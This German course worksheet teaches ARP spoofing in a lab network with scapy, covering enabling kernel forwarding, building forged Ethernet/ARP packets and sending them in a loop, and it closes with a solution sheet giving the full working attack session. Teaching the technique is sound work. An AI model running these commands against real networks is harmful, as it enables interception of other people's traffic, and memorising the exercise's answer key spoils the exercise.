**Das ARP-Protokoll**

Das ARP-Protokoll ist dazu gedacht, zu einer z.B. durch eine DNS-Namensauflösung gefundenen Ziel-IP-Adresse die dazugehörigen Ziel-MAC-Adresse zu finden. In dem unten dargestellten Bild (Abb. 3) würde der Rechner „Victim“ bei einer Kommunikation ins Internet (über den Router) oder mit dem Router die MAC-Adresse des Routers per ARP-Request erfragen (Abb. 1). Der Router würde dem „Victim“ mit einem ARP-Reply (Abb. 2) seine MAC-Adresse mitteilen.




**Abb. 1:** ARP-Request




**Abb. 2:** ARP-Reply

Wenn also ein Host die MAC-Adresse zu einer IP-Adresse kennt, kann er die Datenpakete an diese IP packen und versenden.

**ARP – Spoofing**

Die Grundlage der meisten „einfachen“ Angriffe in einem lokalen Netzwerk basiert auf der Technik des ARP – Spoofings. Bei diesem Angriff gibt der Angreifer vor, die IP-Adresse eines anderen Hosts – z.B. die des default-Gateways – zu haben. Dabei wird der ARP – Cache eines angegriffenen Hosts so manipuliert, dass der Eintrag von IP-Adresse und zugehöriger MAC-Adresse, der zu dem eigentlichen Host gehört, durch einen Eintrag von IP-Adresse des Hosts und MAC-Adresse des Angreifers ausgetauscht. wird Damit werden Pakete an den ursprünglichen Host zuerst an den Angreifer und von diesem dann an den Host weitergeleitet.




**Abb. 3:** Netztopologie

Bei diesem Angriff sind zwei Probleme zu lösen. Zum einen muss der Angreifer die Pakete, die er empfängt, an den Host weiterleiten. Dieses Problem ist ganz einfach zu lösen. Man muss nur die in den Kernel integrierte Weiterleitungsfunktionalität (engl. Forwarding) einschalten. Dies passiert bei Debian/Ubuntu-Linux mir dem Befehl

```
root@rechner# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding .
```

Das zweite Problem – gefälschte ARP-Requests zu senden – kann man ebenfalls mit einfachen

Tools „lösen“. Aber für ein besseres Verständnis dieser Technik werden wir diese Pakete selber zusammenstellen. Für dieses kreieren und versenden der ARP-Requests verwenden wir das Werkzeug `python-scapy`. Zuerst installieren wir mit dem Befehl

```
root@rechner# apt-get install python-scapy
```

das Tool. Dann starten wir das Tool mit dem Aufruf `scapy`. Im folgenden öffnet sich eine Konsole. In dieser können wir uns mit `ls()` alle konfigurierbaren Protokolle und Protokolleigenschaften anzeigen lassen. Für unsere Aufgabe sind die Protokolle Ether und ARP notwendig. Diese können wir durch die Aufrufe `ls(Ether)` bzw. `ls(ARP)` genauer untersuchen. Die ausgegebenen Protokollinformationen kann man durch den Aufruf

```
<objektname>=Objekt(eigenschaft_1=<wert_1>, …,
                                        eigenschaft_n=<wert_n>)
```

Beispiel:

```
ether=Ether(dst='00:00:00:00:00:0a', type=0x0806)
```

mit geeigneten Werten belegen.

Aufgabe:

1. Überlegen Sie, welche MAC-Adressen für diesen Angriff notwendig sind. Notieren Sie diese.
2. Welchen Wert muss das type-Feld bei einem ARP-Request/Reply annehmen? Notieren Sie diesen Wert hexadezimal und dezimal.
3. Setzen Sie die Werte. Erzeugen Sie dazu ein Objekt `ether` und belegen Sie dieses mit den geeigneten Werten.
4. Welche IP- und MAC-Adressen müssen in dem ARP-Reply verwendet werden? Notieren Sie diese.
5. Welchen Wert muss das op-Feld annehmen? Notieren Sie diesen.
6. Setzen Sie die Werte in einem Objekt arp.

Nachdem die verschiedenen Ebenen des Paketes erzeugt wurden muss das Paket nun noch versendet werden. Dazu wird die Funktion `sendp()` verwendet. Man muss der Funktion nur noch die passenden Parameter mitgeben (Tabelle 1) und dann mit enter absenden. Solange die Pakete versendet werden, zeigt das Programm Punkte in der Konsole an.

| Parameter | Bedeutung |
|---|---|
| `ether/arp` | Die Protokolle Ethernet und ARP sollen miteinander verkettet werden. Dabei sollen die Werte, die wir gesetzt haben, verwendet werden. |
| `iface=<interface>` | Angabe des Interfaces, über das das Paket versendet werden soll. |
| `loop = 1` | Das Paket soll wiederholt versendet werden. |
| `inter = 1` | Das Wiederholungsintervall ist eine Sekunde. |

**Tabelle 1:** Parameter für `sendp()`

Der Aufruf lautet dann Beispielsweise:

```
sendp(ether/arp, iface='eth0', loop=1, inter=1)
```

Um zu überprüfen, ob der Angriff erfolgreich war, kann man sich den ARP-Cache des angegriffenen Hosts anzeigen lassen. Unter Linux erfolgt dies mit dem Befehl `arp -n` im Terminal.

Eine genauere Analyse des Spoofing Vorgangs ist möglich, wenn man den falschen ARP-Request nur alle 10 Sekunden versenden lässt. Parallel dazu lässt man sich jede Sekunde – am besten per Script – den Inhalt des ARP-Caches anzeigen. Außerdem pingt man die IP-Adresse des Hosts an. Wenn alles gut läuft, sollte man nun sehen, wie sich die MAC-Adresse zu der angepingten IP immer wieder ändert.

**Hinweis: Angriffe in einem Netzwerk sind in der Regel illegal. Verwenden Sie diese Anleitung also nur in Ihrem eigenen privaten Netzwerk. Eine Verwendung dieser Technik in einem öffentlichen Netzwerk ist strafbar!**

Viel Spaß beim Ausprobieren.

| Name: | ARP - Spoofing | Datum: |
|---|---|---|
| Vorname: | Lösungsblatt | Seite 1/1 |

Eine Lösung zum oben beschriebenen Szenario sieht wie folgt aus:

```
>>>
>>> ether=Ether(dst='00:00:00:00:00:0b', src='00:00:00:00:00:0c', type=2054)
>>> arp=ARP(hwsrc='00:00:00:00:00:0c', psrc='10.0.0.254', hwdst='00:00:00:00:00:0b',
pdst='10.0.0.1')
>>> ls(ether/arp)
dst       : DestMACField        = '00:00:00:00:00:0b' (None)
src       : SourceMACField      = '00:00:00:00:00:0c' (None)
type      : XShortEnumField     = 2054          (0)
--
hwtype    : XShortField         = 1             (1)
ptype     : XShortEnumField     = 2048          (2048)
hwlen     : ByteField           = 6             (6)
plen      : ByteField           = 4             (4)
op        : ShortEnumField      = 1             (1)
hwsrc     : ARPSourceMACField   = '00:00:00:00:00:0c' (None)
psrc      : SourceIPField       = '10.0.0.254' (None)
hwdst     : MACField            = '00:00:00:00:00:0b' ('00:00:00:00:00:00')
pdst      : IPField             = '10.0.0.1'  ('0.0.0.0')
>>> sendp(ether/arp, iface="eth1", loop=1, inter=1)
.....
```